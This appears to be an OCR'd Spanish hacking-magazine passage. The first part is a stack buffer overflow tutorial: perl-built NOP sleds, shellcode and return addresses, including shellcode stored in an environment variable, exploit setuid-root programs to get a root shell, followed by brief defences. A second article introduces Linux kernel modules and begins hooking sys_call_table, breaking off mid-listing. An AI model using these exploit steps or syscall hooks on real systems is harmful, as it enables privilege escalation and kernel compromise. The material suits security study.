tuxed@athenea:~/Articulos HxC$ ./bof `perl -e 'print "\x90"x234'``cat scode``perl -e 'print "\x14\xf9\xff\xbf"x67'`
□□□□□□□□□□□□□□□□□□□□□□□□□□1ÀPh//shh
/bin‰ãPTSPŒà!Àt#°;č°
RS‰áÍ□#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ
¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ù
ÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#
ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿
#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿#ùÿ¿
sh-3.00# whoami
root
sh-3.00#
```

Como ves, la violación de segmento desaparece, y aparece una bonita shell de root 😉 Bien, como ya os dije antes, con 528 bytes en este caso bastaba para modificar la dirección de retorno. Si lo queréis comprobar, no tenéis más que disminuir el número de NOPs o de direcciones de retorno. Si pones 12 bytes menos, el desbordamiento seguirá ocurriendo (540-12=528), y seguiremos obteniendo shell. Por tanto, podéis usar hasta 12 NOPs menos, o bien hasta 3 direcciones de retorno menos, y seguiréis obteniendo la shell de root.

Por otra parte, debo comentaros también que puede darse el caso de que las direcciones de memoria que introducimos en nuestro buffer no estén correctamente alineadas con la memoria de la pila, y en tal caso no conseguiríamos nuestro objetivo, pues la dirección de retorno sería, por ejemplo 0xf914ffbf, y arrojaría una violación de segmento. En tal caso, la solución pasa por poner o quitar NOPs hasta que la memoria quede bien alineada y se ejecute nuestra shell. En el ejemplo de la dirección 0xf914ffbf, deberíamos añadir o quitar dos NOPs, para que se alinearan correctamente. Si el desplazamiento fuese de tres bytes hacia la izquierda (0x14bffff9), deberíamos quitar un NOP o bien añadir tres. Evidentemente, no podremos quitar NOPs si hemos afinado al máximo el tamaño de nuestro buffer, así que solo nos quedará añadir alguno 😉

También comentaros que si se trata de un programa en un ordenador remoto, os servirá igualmente esta técnica, pero deberéis usar una shellcode que os permita obtener la shell, ya sea conectando a un puerto de la máquina víctima, o bien que sea la propia shellcode la que se conecte a vosotros.

Usando el entorno

Bien, ahora ya sabemos cómo explotar un buffer overflow utilizando el propio buffer para almacenar nuestra shellcode, pero pensemos un momento, ¿Qué pasaría si nuestro buffer vulnerable no tuviese suficiente espacio para albergar el código de la shellcode? Mediante la técnica expuesta en las páginas anteriores no podríamos explotar el fallo de seguridad que contiene el programa, pero tranquilos, no está todo perdido, todavía tenemos alguna posibilidad 😉

Imaginemos el siguiente programa:

```
Código bof2.c
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[]){
    char texto[10];
    int num;
    if(argc>1){
        strcpy(texto, argv[1]);
        num=strlen(texto);
        printf("Tu texto contiene %d caracteres\n",num);
        return 0;
    }
    return -1;
}
```

Esta vez el programa vuelve a ser una chorrada, simplemente cuenta el número de caracteres que contiene la palabra/frase pasada como primer argumento, y muestra un texto informativo por pantalla. Como vemos, vuelve a usar la función strcpy, sin tener en cuenta el tamaño del buffer, así que podremos desbordarlo. Sin embargo, este programa no tiene un buffer tan grande como el anterior, sino que tiene apenas 10 caracteres, y por tanto dentro no parece que nos quepa nuestra shellcode. Vamos a probar otra vez el número de caracteres que necesitamos para desbordar con la técnica vista antes, y veremos que no cabe todo lo que metíamos en el buffer anteriormente:

```
tuxed@athenea:~/Articulos HxC$ ./bof2 `perl -e 'print "A"x20'`
Tu texto contiene 20 caracteres
tuxed@athenea:~/Articulos HxC$ ./bof2 `perl -e 'print "A"x28'`
Tu texto contiene 28 caracteres
Instrucción ilegal
tuxed@athenea:~/Articulos HxC$ ./bof2 `perl -e 'print "A"x27'`
Tu texto contiene 27 caracteres
```

Ahora vemos que nos basta con 28 caracteres para provocar un comportamiento erróneo del programa. Sin embargo, con el programa anterior vimos que con los 524 caracteres que nos bastaban para ésto, no modificábamos la dirección de retorno completamente, así que ahora necesitaremos al menos 32 caracteres, como podemos comprobar con el gdb:

```
tuxed@athenea:~/Articulos HxC$ gdb bof2
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3
4       int main(int argc, char *argv[]){
5               char texto[10];
6               int num;
7               if(argc>1){
8                       strcpy(texto, argv[1]);
9                       num=strlen(texto);
10                      printf("Tu texto contiene %d caracteres\n",num);
(gdb) break 10
Breakpoint 1 at 0x804842f: file bof2.c, line 10.
(gdb) run `perl -e 'print "A"x32'`
Starting program: /home/tuxed/Articulos HxC/bof2 `perl -e 'print
"A"x32'`

Breakpoint 1, main (argc=0, argv=0xbffff9a4) at bof2.c:10
10                      printf("Tu texto contiene %d caracteres\n",num);
(gdb) x $ebp+4
0xbffff91c:     0x41414141
(gdb)
0xbffff920:     0x00000000
(gdb)
```

Vemos que se ha modificado con A's la dirección de retorno entera, pero la memoria que le sigue no, así que este es el límite de caracteres que tenemos en este caso. Como vemos, en este buffer no nos cabe nuestra shellcode, puesto que tenemos 28 bytes de espacio (los 32 que llegan a sobrescribir la dirección de retorno, menos los 4 bytes que ocupa la propia dirección de retorno). Obviamente, no nos queda otra opción que buscarnos un lugar alternativo donde meter nuestro código máquina (shellcode).

Como ya habréis adivinado, el lugar alternativo donde vamos a guardar las instrucciones binarias que conforman nuestra shellcode son las variables de entrono. Estas variables, no son más que unas variables asignadas por el usuario y que son comunes a todos los procesos del usuario (a no ser que éstos se encarguen de eliminarlas para no tener variables de entorno maliciosas). Dichas variables son almacenadas en la pila de cada proceso, así que desde nuestro programa podremos acceder a ellas, y podremos forzar, mediante el buffer overflow, a que nuestro programa salte al código albergado por una de estas variables de entorno.

Antes de empezar con esta técnica, vamos a crear una de estas variables de entorno y tratar de localizarla en la pila mediante el gdb:

```
tuxed@athenea:~/Articulos HxC$ export HOLA="Hola HxC"
tuxed@athenea:~/Articulos HxC$ gdb bof2
(gdb) break 10
Breakpoint 1 at 0x804842f: file bof2.c, line
10.
(gdb) run hola
Starting program: /home/tuxed/Articulos HxC/bof2 hola

Breakpoint 1, main (argc=2, argv=0xbffff9b4) at bof2.c:10
10              printf("Tu texto contiene %d caracteres\n",num);
(gdb) x/24s $esp
```

Ahora empezaremos a ver algunos símbolos raros, varias cadenas... Todo eso son los datos que están en la pila en este momento. Dando a INTRO podemos avanzar por la pila, para ir examinando todo su contenido. Tras hacerlo varias veces, llegaremos a una zona con algo similar a esto:

```
0xbffff0a:      "PWD=/home/tuxed/Articulos HxC"
0xbfffff28:     "LANG=spanish"
0xbfffff35:     "LINES=38"
0xbfffff3e:     "SHLVL=3"
0xbfffff46:     "HOME=/home/tuxed"
0xbfffff57:     "GNOME_DESKTOP_SESSION_ID=Default"
0xbfffff78:     "LOGNAME=tuxed"
0xbfffff86:     "DISPLAY=:0.0"
0xbfffff93:     "HOLA=Hola HxC"
0xbfffffa1:     "XAUTHORITY=/home/tuxed/.Xauthority"
0xbfffffc4:     "COLORTERM=gnome-terminal"
0xbfffffdd:     "/home/tuxed/Articulos HxC/bof2"
```

Aquí tenemos las variables de entorno de nuestro programa, y lo último que vemos es el nombre del propio programa. Como veis, todo eso está en la pila, y nada nos impide usarlo para nuestros fines. Además, el gdb es tan bueno que nos brinda la dirección de la propia variable, así que no tenemos que buscar mucho más. Sin embargo, es un poco *coñazo* estar lanzando el gdb y buscando la variable cada vez que queramos averiguarlo, así que vamos a hacernos un programita en C que nos lo haga:

Código env.c :

```
#include <stdio.h>

int main(int argc, char *argv[]){
        char *var;
        if(argc>1){
                var=getenv(argv[1]);
```

```
        printf("La variable %s está en la dirección %p \n", argv[1], var);
        return 0;
    }
    return -1;
}
```

Con la ayuda de este programa, vamos a lograr la dirección de la variable HOLA:

```
tuxed@athenea:~/Articulos HxC$ ./env HOLA
La variable HOLA está en la dirección 0xbffff9c
tuxed@athenea:~/Articulos HxC$
```

Anda! Antes era 0xbfffff93! La dirección de la variable cambia dependiendo del programa! Pues vamos a ver porqué pasa ésto. Probemos a cambiar el nombre del programa env, añadiéndole una, dos y tres letras, a ver como varía la dirección que nos devuelve:

```
tuxed@athenea:~/Articulos HxC$ mv env envi && ./envi HOLA
La variable HOLA está en la dirección 0xbfffff9a
tuxed@athenea:~/Articulos HxC$ mv envi envir && ./envir HOLA
La variable HOLA está en la dirección 0xbfffff98
tuxed@athenea:~/Articulos HxC$ mv envir enviro && ./enviro HOLA
La variable HOLA está en la dirección 0xbfffff96
tuxed@athenea:~/Articulos HxC$
```

Pues sí, la dirección cambia dependiendo del nombre del programa. Como se puede ver con los comandos anteriores, la dirección de la variable disminuye de 2 en 2 con cada carácter que aumenta el nombre del programa. Ahora estamos en disposición de obtener la dirección exacta de la variable en nuestro programa vulnerable mediante este programa, bien cambiando el nombre del programa para que tenga la misma longitud que el del programa atacado, bien con un poquito de aritmética ;)

Vamos pues a poner nuestra shellcode en una variable de entorno, y tratar de ejecutarla mediante el buffer overflow:

```
tuxed@athenea:~/Articulos HxC$ export SCODE=`cat scode`
tuxed@athenea:~/Articulos HxC$ cp enviro envi
tuxed@athenea:~/Articulos HxC$ ./envi SCODE
La variable SCODE está en la dirección 0xbffffaf0
tuxed@athenea:~/Articulos HxC$
```

Bueno, ahora que ya tenemos la dirección, tan sólo nos queda rellenar el buffer de forma que la dirección de retorno sobrescrita sea la de nuestra variable, para luego gozar de esa shell que nos brinda. Antes debemos hacer 'realmente vulnerable' nuestro programita, dándole privilegios de root, tal como he explicado antes:

```
athenea:/home/tuxed/Articulos HxC# chown root bof2;chmod u+s bof2;
athenea:/home/tuxed/Articulos HxC# exit
```

Ahora, recuerda, tenemos un buffer que rellenar con 32 bytes. Si cada dirección de memoria ocupa cuatro bytes, entonces debemos escribir 8 veces la dirección de memoria (en realidad podríamos poner 28 caracteres cualesquiera y luego la dirección de memoria, pues lo único que nos interesa es sobrescribir los últimos 4 bytes, que son los que realmente se usarán como dirección de retorno). Recordad también, que la dirección de retorno debe escribirse en formato *little-endian* pues sino no funcionará. Así pues, queda esto:

```
tuxed@athenea:~/Articulos HxC$ export SCODE=`cat scode`
tuxed@athenea:~/Articulos HxC$ ./envi SCODE
La variable SCODE está en la dirección 0xbffffaf0
tuxed@athenea:~/Articulos HxC$ ./bof2 `perl -e 'print "\xf0\xfa\xff\xbf"x8'`
Tu texto contiene 32 caracteres
sh-3.00# whoami
root
sh-3.00#
```

Bien! Ya somos root!! Siguiendo estas dos técnicas, deberíamos ser capaces de explotar cualquier programa vulnerable a buffer overflow que encontremos, para conseguir una shell (sea de root o de otro usuario) en un sistema remoto, o conseguir una elevación de privilegios en un sistema donde ya tenemos nuestro propio usuario.

Posibles soluciones

Para acabar, os comentaré algunas posibles formas de solucionar este tipo de errores. Cuando estamos programando, siempre que usemos una cadena de caracteres, debemos tener mucho cuidado con los desbordamientos. Cada vez que realicemos una copia de cadenas, cada vez que leamos una cadena proporcionada por el usuario, debemos tener en cuenta la limitación del tamaño del buffer, o bien usar variables dinámicas. Como soluciones, existen librerías de cadenas seguras, como por ejemplo SafeStr(http://www.zork.org/safestr/), o bien el uso de funciones 'seguras', como strncpy o similares. Existen varios manuales de programación segura en la red, así como libros en formato impreso que hablan sobre ello, como por ejemplo *Secure Programming Cookbook for C and C++* de O'Reilly(http://www.secureprogramming.com).

A parte de las soluciones en cuanto a programación, podemos proteger nuestro sistema con distintos parches de seguridad para el kernel. Algunos ejemplos de ellos son Gr Security (http://www.grsecurity.net) o PaX (http://pax.grsecurity.net/) . Así se puede conseguir pilas no ejecutables, lo que no nos permitiría guardar nuestro código en ella, pues luego no podríamos ejecutarlo, o también que las variables cada vez tengan unas direcciones de memoria distintas, con lo que no podríamos acertar la dirección de nuestro buffer para lograr que la ejecución de nuestro programa cayera en la shellcode.

En el primer caso, el de las pilas no ejecutables (*non-executable stack*), existen métodos de ataque conocidos, que se basan en saltar hacia librerías del sistema, que es-

tán en memoria para todos los procesos, conocidas como *return-into-libc*. Para el caso en el que las direcciones de las variables son completamente distintas en cada ejecución del programa, yo no conozco ninguna forma de hacerlo mediante el uso de shellcodes (aunque puede que la haya), pero también podemos usar *return-into-libc*, aunque también puede que haya protecciones que hagan imposible el uso de esta técnica.

Por mi parte, eso es todo respecto al tema de la explotación de un buffer overflow en la pila, pero no me despediré sin antes deciros que no dudéis en pasaros por el foro para preguntar cualquier duda que tengáis respecto a este artículo o a lo que sea, que estaremos encantados de ayudaros, tanto yo como cualquiera de los demás compañeros usuarios del foro.

Por otra parte, también tengo que comentaros que es posible que un día de estos se encuentre alguna sorpresita en el foro con respecto a este tema, alguna ampliación del artículo, o alguna explicación un poco más detallada de las cosas que creamos que no hayan quedado demasiado claras, así que te animo a pasarte por allí y pegar una miradita. Además, para cuando leas estas líneas, tendrás los códigos de ejemplo en el foro, así que si quieres probar todo lo que he dicho, ya sabes

Bibliografía

Hacking: The art of Exploitation. (Jon Erickson, Editorial No Starch Press)
Phrack #49 – 14 : Smashing The Stack For Fun and Profit (AlephOne)



En las entrañas del pingüino

En 1991 alguien llamado Linus B. Torvalds se compra un PC (386) para intentar comprender de forma exhaustiva su funcionamiento. Como es de imaginar, el Sistema Operativo de Microsoft cutre de la época (conocido como DOS) no aprovechaba el procesador 386 (ni siquiera usaba el modo protegido).

Así que Linus cogió otro sistema llamado "Minix" con A. Tanembaum como principal desarrollador y empezó a implementar y reprogramar funcionalidades hasta el punto en el que en 1991 ya disponíamos de la versión de 0.01 de Linux (contracción Linus + Unix), que estaba muy lejos de ser lo que hoy es el potente sistema operativo LINUX.

La primera versión oficial (la 0.02) data del 5 de Octubre de 1991 y ya permitía ejecutar ciertos programas 'GNU' como 'bash'. Gracias a Internet y el esfuerzo de la comunidad sobre Marzo de 1994 estaba disponible la primera versión "estable" 1.0 de nuestro querido sistema operativo de forma totalmente independiente y libre

Por supuesto desde esa versión 1.0 hasta la actual serie 2.6.x han cambiado muchísimas cosas... pero una nunca lo hace, siempre tenemos el código fuente y el control total de lo que pueda hacer o no hacer el kernel o núcleo de nuestro sistema.

En este artículo vamos a dar un interesante paseo por el corazón de nuestro pingüino favorito pasando por los kernels 2.0, 2.2, 2.4 hasta llegar a la actual serie 2.6.x (en el momento de escribir estas líneas) con el propósito de comprender algunas cosas de su funcionamiento que nos sirvan para destripar literalmente el núcleo, alguien puede desconfiar ahora de nuestras "dudosas intenciones"... y no sin motivo porque vamos a hackear literalmente el kernel de Linux

Empecemos

NOTA

¿No te atreves a instalar LINUX en tu PC porque temes incompatibilidades con tu Windows? ¿No quieres arriesgate?


Esta editorial ha sacado al mercado una nueva revista llamada PC SUPERMANUALES. En su número 2, que estará disponible en todos los kioscos en la primera semana de Marzo del 2005, se tratará el tema de las máquinas virtuales. Podrás instalar todos los Sistemas Operativos que quieras sin miedo ninguno a "estropear" tu Windows

1.- Preparando el entorno

Bien, para lo que vamos a ir viendo que es, entre otras cosas, el kernel de Linux, necesitaremos algo fundamental... un Kernel

Puedes estar pensando <<Pero si estoy en Linux ahora... ¿acaso no tengo ya un kernel?>> pues sí, pero lo que necesitamos son LAS FUENTES del Kernel y no un núcleo en ejecución (aunque también evidentemente), es decir, que necesitarás tener Linux instalado en tu sistema y los "sources".

En la URL www.kernel.org



Puedes bajarte un tarball con el código fuente pero por lo general y dependiendo de tu sabor de Linux dispones de paquetes o de alguna manera de obtener el código directamente desde un CD-ROM o a través de Internet, por ejemplo, los usuarios de *Debian* pueden ejecutar en su sistema:

apt-cache search kernel y apt-get install "kernel-2.6.9"

Para *buscar e instalar* el paquete *'.deb'* que contiene el código fuente de la versión del Kernel que se pretende instalar, por otro lado los usuarios de *Mandrake, SuSe* o distribuciones basadas en *RPM* pueden ejecutar en su sistema:

rpm -i "kernel-2.6.9.rpm" para instalar ese paquete concreto.

En cualquier caso lo que importa es que al final - y una vez más dependiendo del sabor de Linux que utilices - tendremos en el directorio /usr/src otra nueva entrada que contiene el código fuente, en el ejemplo:

/usr/src/linux-2.6.9 o algo similar

así mismo es altamente recomendable - por no decir necesario - disponer de un enlace simbólico en "/usr/src/linux" apuntando a las fuentes actuales del Kernel que esté funcionando, *desde allí* podemos crear ese enlace mediante la orden 'ln -s' tal que así:

```
ln -s /usr/src/linux-`uname -r` linux
```

O también

```
ln -s /usr/src/linux-$(uname -r) linux
```

Una vez hecho esto podemos echar un vistazo al directorio que contiene las fuentes del núcleo "ls /usr/src/linux" y observar que el código sigue una organización muy concreta donde por ejemplo:

- "fs" contiene los sistemas de archivos
- "init" es el main() de Linux
- "kernel" contiene las principales llamadas al sistema
- "lib" diversos módulos
- "arch" el código dependiente de la arquitectura,

son algunos de los directorios que aparecen.

Otras cosas que debes tener instaladas en tu sistema son el compilador "*GCC*" y opcionalmente el debugger "*GDB*" junto con todas aquellas cosas que sean requeridas o puedan venirte bien para el desarrollo. Será estrictamente necesario disponer del código fuente del Kernel *(2.4.x y 2.6.x)* y de gcc para poder compilar los programas que iremos viendo.

En cualquier caso - y antes de continuar - te recomiendo que hagas una copia segura de los datos de tu disco duro y que NO pruebes el código que te presentaré en ordenadores dedicados a la producción y/o que contengan datos importantes... especialmente si son ajenos

2.- Nociones fundamentales

A estas alturas creo que habrá quedado claro que vamos a programar... y que vamos a programar en C. El tema de ensamblador intentaré evitarlo no obstante cualquier referencia a instrucciones de ese tipo se hará de forma indirecta, por lo que no debes preocuparte por ese tema... eso no influirá en la comprensión de lo que iremos viendo.

Lo que si que sería de gran utilidad es tener cierto conocimiento del lenguaje C del que sí depende en gran medida la comprensión del código. Eso sí, te iré explicando todo aquello que no entiendas y haré hincapié en aquellas cosas de las que de forma irremediable puedan surgir dudas.

Para aquellos que no tengan muy fresco eso de programar en C vamos a presentar el primer listado y así podrás recordar conceptos de puntero, direcciones de memoria y punteros a funciones. Como el código es bastante explícito no haré ningún comentario adicional.

```
// ------------ listado 1 ----------------
#include <stdio.h>
#define A 34
#define B 40
/* puntero a una func. */
int (*ptr_f) (int, int);
/* func. sumar dos enteros  */
int
f_test (int a, int b)
{ return (a + b);}

int main (void)
{
 int suma = 0;
 /* puntero a un int */
 int *suma_ptr = NULL;
 printf ("f_test en:0x%x\n", f_test);
 printf ("ptr_f apunta a:0x%x\n", ptr_f);
 /* apuntamos a f_test(int,int) */
 ptr_f = f_test;
 printf ("ptr_f apunta a @f_test()");
 printf ("...ejecutando *ptr_f()!\n");
 /* call @ptr_f -> f_test */
 suma = (*ptr_f) (A, B);
 /* suma_ptr -> @suma */
 suma_ptr = &suma;
 printf ("la variable 'suma' se encuentra en (@0x%x)\n", &suma);
 /* contenido de @suma_ptr ? */
 printf ("...contiene el valor:%d\n", *suma_ptr);
 return 0;
}

//------- final listado 1 ----------------------
```

Ahora vamos a compilar y ejecutar el ejemplo para ver si funciona así podrás sacar las conclusiones pertinentes, nota que la salida puede variar ligeramente en tu ordenador.

```
//------------ compilación y salida del listado 1 ----

linux$ gcc -O3 listado1.c -o listado1

linux$./listado1
f_test en:0x80483c0
ptr_f apunta a:0x0
ptr_f apunta a @f_test()...ejecutando *ptr_f()!
la variable 'suma' se encuentra en (@0xbffff2e4)
...contiene el valor:74

//------------ final salida listado 1 ----------------
```

Parece que sí 😉

2.1- KernelLand y UserLand

Como ya sabrás el núcleo del sistema operativo se encuentra en un modo privilegiado para operar con la máquina y sus dispositivos mientras que los usuarios trabajamos con direcciones de memoria virtuales y hacemos las peticiones al núcleo para que realice por nosotros aquellas cosas que no se nos está permitido hacer de forma directa. A la zona de memoria del núcleo se le llama simplemente *espacio del kernel* y a la del usuario *espacio de usuario* o "*userland*" ¿simple no?.

Si estando en el espacio del kernel cometemos algún fallo o saltamos a una dirección de memoria equivocada es más que probable que el sistema se inestabilice o que surjan comportamientos no previstos que terminaran en un genuino "*kernel panic*" y un festival de volcados de memoria que te obligarán a reiniciar la máquina... en el peor de los casos no tendrás tus discos sincronizados y tu máquina se reiniciará de inmediato por lo que se recomienda sincronizarlos (comando 'sync' desde la consola) con el fin de no perder aquellos datos no volcados aún al disco y demás.

Ni que decir tiene que la manera de trabajar en el espacio del kernel es algo distinta a como lo haríamos en nuestros programas habituales dentro del espacio de usuario, pero de todas formas eso lo veremos en breve.

2.2- Archivos de cabecera

Aquellos archivos de cabecera usados por el preprocesador de C se sitúan en el directorio /usr/include y definirán la interfaz de aquellos programas que son compilados, aquí entraría por ejemplo "<stdio.h>."

Estos archivos de cabecera (o "headers" en inglés) se enlazan con la biblioteca de C que es distribuida de forma independiente al núcleo, por otro lado el Kernel también dispone de archivos de cabecera que se usan para su compilación y que se encuentran en '/usr/src/linux/include' aquí tenemos el directorio 'linux' que contiene declaraciones que no dependen de la arquitectura y 'asm' para las que sí dependen de la arquitectura.

2.3- Llamadas al sistema

En primer lugar ¿qué es una llamada al sistema? Como te he comentado hace un momento en el espacio de usuario un proceso tiene pocos privilegios y necesita del núcleo para trabajar con la máquina con total libertad. De ésta manera podemos definir una llamada al sistema como la petición transmitida por un proceso al núcleo que trata esta petición con todos los privilegios, devuelve un resultado al proceso y lo hace seguir de forma normal.

Para pasar a modo privilegiado (en Linux) el proceso ejecuta una instrucción concreta (Int 0x80) que le hace pasar al modo núcleo y así atender su propia llamada al sistema mediante cierta rutina del núcleo. Por supuesto suponemos que dicha rutina es totalmente fiable para ejecutarse en modo privilegiado contrastando con la no confiabilidad en el proceso situado en espacio de usuario.

¿Puedo implementar mis propias rutinas de sistema, recompilar el kernel y poder usarlas en mis programas sin más? Sí, por supuesto, y además no es nada complicado siempre y cuando tengas en cuenta que deberás declarar tu función explícitamente ya que seguramente no vendrá incorporada en la biblioteca de C. Pero nosotros no vamos a entretenernos creando nuevas llamadas al sistema, tenemos otro trabajo que hacer jeje.

3.- Loadable Kernel Modules

Por fin, ya estamos en la parte más importante de éste artículo de cara a conseguir el objetivo que estamos persiguiendo. Vamos allá.

Existen varios componentes en el núcleo de Linux que no es necesario tener siempre cargados en memoria por varios motivos, por ejemplo si ningún usuario necesita trabajar con particiones NTFS podemos no cargar el módulo que nos permite trabajar con el sistema de ficheros NTFS. Sin embargo, cualquier cosa que modifiquemos del núcleo como añadir o eliminar algún gestor de dispositivo, implicarían tener que recompilar el núcleo si no disponemos de una manera de "extenderlo" en caliente.

Afortunadamente, sí disponemos de los módulos cargables del kernel o "Loadable Kernel Modules" (LKM a partir de ahora) que nos permiten dotar de modularidad al núcleo. Estos LKM's se integrarán dinámicamente en el Kernel si los necesitamos o también cuando insertamos un módulo a mano, sólo un usuario privilegiado puede eliminar o insertar un LKM aparte del propio núcleo claro está.

Nota también que deberás tener el soporte para módulos cargables habilitado en el núcleo, por lo general el soporte viene habilitado pero puede haber algunas distribuciones que por unos motivos u otros no permitan la carga dinámica de módulos, de manera que tendrás que recompilar tu Kernel llegado el caso.

3.2.- LKM's en Kernels 2.2 y 2.4

Para cargar y descargar módulos tienes a tu entera disposición (como root) dos comandos que son:

-- 'insmod lmk.o' para insertar

-- 'rmmod lkm' para descargar un módulo

Estos programas pueden diferir según el tipo de Kernel que tengas, para cada caso necesitarás instalar los adecuados. En el caso de la serie 2.6 los módulos se insertan mediante 'insmod lmk.ko' en lugar de ".o"

En cualquier momento puedes ver que módulos hay cargados mediante 'lsmod'. Pero la verdad es que todo eso así sin más no tiene demasiado sentido... lo mejor será dar paso al siguiente listado que iremos explicando paso a paso y que es válido para los núcleos de la serie 2.2 y 2.4 (también lo es de hecho para la serie 2.6 pero existen ciertas particularidades a tener en cuenta así que lo vemos más adelante por separado).

```
//---------------- listado 2 ------------------
#define MODULE
#define __KERNEL__
#include <linux/version.h>
#include <linux/kernel.h>
#include <linux/module.h>
MODULE_PARM(parm_entero, "i");
int parm_entero;

int init_module() {
  printk("HxC LKM cargado!\n");
  printk("parm_entero vale:%i\n", parm_entero);
  return 0;
}

void cleanup_module() {
  printk("HxC LKM descargado!\n");
}

MODULE_LICENSE("HxC - GPL");
MODULE_AUTHOR("HxC - PcPaso a Paso");

//---------------- final listado 2 --------------
```

Muy bien, ahora se supone que tenemos que compilar y probar ese código pero para explicarte como funciona y como cargarlo tenemos que pasar el siguiente punto

3.2.- Compilación de LKM's en Kernels 2.2 y 2.4

Como iba diciendo tenemos un módulo que compilar, para ello usaremos gcc pero no de la misma forma con la que compilarías un programa normal en C. Para compilar el ejemplo anterior deberás usar algo como lo siguiente asumiendo que "/usr/src/linux" apunta al directorio con las fuentes del kernel:

root# gcc -c listado2.c -I /usr/src/linux/include

lo que nos genera un fichero "listado2.o" (fichero objeto) listo para ser insertado. Pues bien, lo insertamos, para que esperar ☺

root# insmod listado2.o parm_entero=5

Warning: loading listado2.o will taint the kernel: non-GPL license - HxC - GPL

See http://www.tux.org/lkml/#export-tainted for information about tainted modules

Module listado2 loaded, with warnings

Como ves ha sido cargado (lsmod)... muy bien, pero nos da una advertencia ¿y ahora qué?

No hay problema, eso lo que viene a decir es que la licencia del módulo no es GPL pura puesto que yo he indicado (no por casualidad) "HxC - GPL" en lugar de "GPL". La alerta nos dice que el Kernel está "tainted" (manchado) no obstante de cara al funcionamiento del módulo es totalmente irrelevante para nosotros, se trata simplemente de un mecanismo para definir licencias.

Insisto en que eso es irrelevante, puedes indicar "GPL" o bien compilar con "-w" si no quieres que aparezcan "warnings". Puede resultar interesante visualizar información sobre un módulo usando 'modinfo modulo.o':

root# modinfo listado2.o

filename: listado2.o

description: <none>

author: "HxC - PcPaso a Paso"

license: "HxC - GPL"

parm: parm_entero int

Es posible que al intentar insertar el módulo te haya dicho algo así como que no encuentra la versión del Kernel o que la versión del Kernel para la que fue compilado el LKM no coinciden, puedes solucionar esto editando "/usr/src/linux/include/linux/version.h" y adaptarlo para que sea la misma versión que la indicada por 'uname -r' (es una medida para salir del paso pero funcionará).

Pero veamos las cosas importantes, en primer lugar fíjate que tenemos que declarar ciertas macros e incluir unos ficheros concretos, sino el programa no compilará debidamente ya que lo que estamos compilando es un módulo que será insertado en el Kernel. De esas tres macros que son

--- "MODULE_PARM"

--- "MODULE_AUTHOR"

--- "MODULE_LICENSE"

la única que merece una explicación es MODULE_PARM, ya que nos permite pasar parámetros al módulo. Estos parámetros pueden ser de tipo 'i' (int) o bien 'h' (short), 's' (string), 'l' (long), etc. Supongo que el ejemplo ilustra como son pasados los parámetros por lo que no nos entretendremos más con eso.

Luego tenemos dos rutinas que son

-- "init_module()"

-- "cleanup_module()"

la primera se ejecuta al cargar el módulo y la segunda es una rutina de supresión con descarga. Otra cosa a destacar es que no usamos "printf()" para imprimir mensajes sino que usamos "printk()" puesto que estamos trabajando dentro del espacio del núcleo y a más bajo nivel.

Acabo de decir que usamos printk para imprimir mensajes pero seguramente ahora te asalta una duda ¿de qué mensajes estoy hablando sino ves nada en pantalla? Jejeje, el caso es que los LKM's no pueden imprimir directamente en pantalla salvo que hagamos algo para que eso ocurra ¿entonces qué pasa? Lo que pasa es que son registrados por el Syslog del sistema.

Puedes echar un vistazo al terminal del Syslog (teclas ctrl + alt + f12), podrás ir viendo los mensajes logueados y registrados en "/var/log/messages/" De ahí que puedas hacer lo siguiente para mostrar las tres últimas líneas de ese fichero con algo similar a:

root#tail -n3 /var/log/messages

kernel: HxC LKM cargado!

kernel: parm_entero vale:5

kernel: HxC LKM descargado!

Si aparece que el módulo ha sido descargado es porque hemos hecho 'rmmod listado2' previamente, no es un LKM muy útil ☹.

3.3.- Sys_call_table[] en Kernels 2.2 y 2.4

Ha llegado ese momento en el que necesitamos tirar de las llamadas al sistema (syscalls) para nuestras "oscuras intenciones" de manera que las vamos a declarar en nuestro módulo:

extern void *sys_call_table[];

Con eso ya podremos acceder al vector que sirve de contenedor para saber dónde tenemos que saltar en la memoria al realizar llamada, lo cual no es poca cosa, jeje. Nadie dice que no podamos meter nuestras zarpas en ese vector y enganchar ("hook") literalmente una rutina que se ejecutaría en lugar de la supuesta syscall a la que se llamó ☺ mmm ¿complicado? Que va, te pongo uno ejemplos que te lo aclararán.

3.3.1- Algunos ejemplos de "hooks"

```
//------------- listado 3 -------------------------
#define MODULE
#define __KERNEL__
#include <sys/types.h>
#include <asm/unistd.h>
#include <linux/version.h>
#include <linux/kernel.h>
#include <linux/module.h>
extern void *sys_call_table[];
long (* hook_chmod)(const char *fichero);
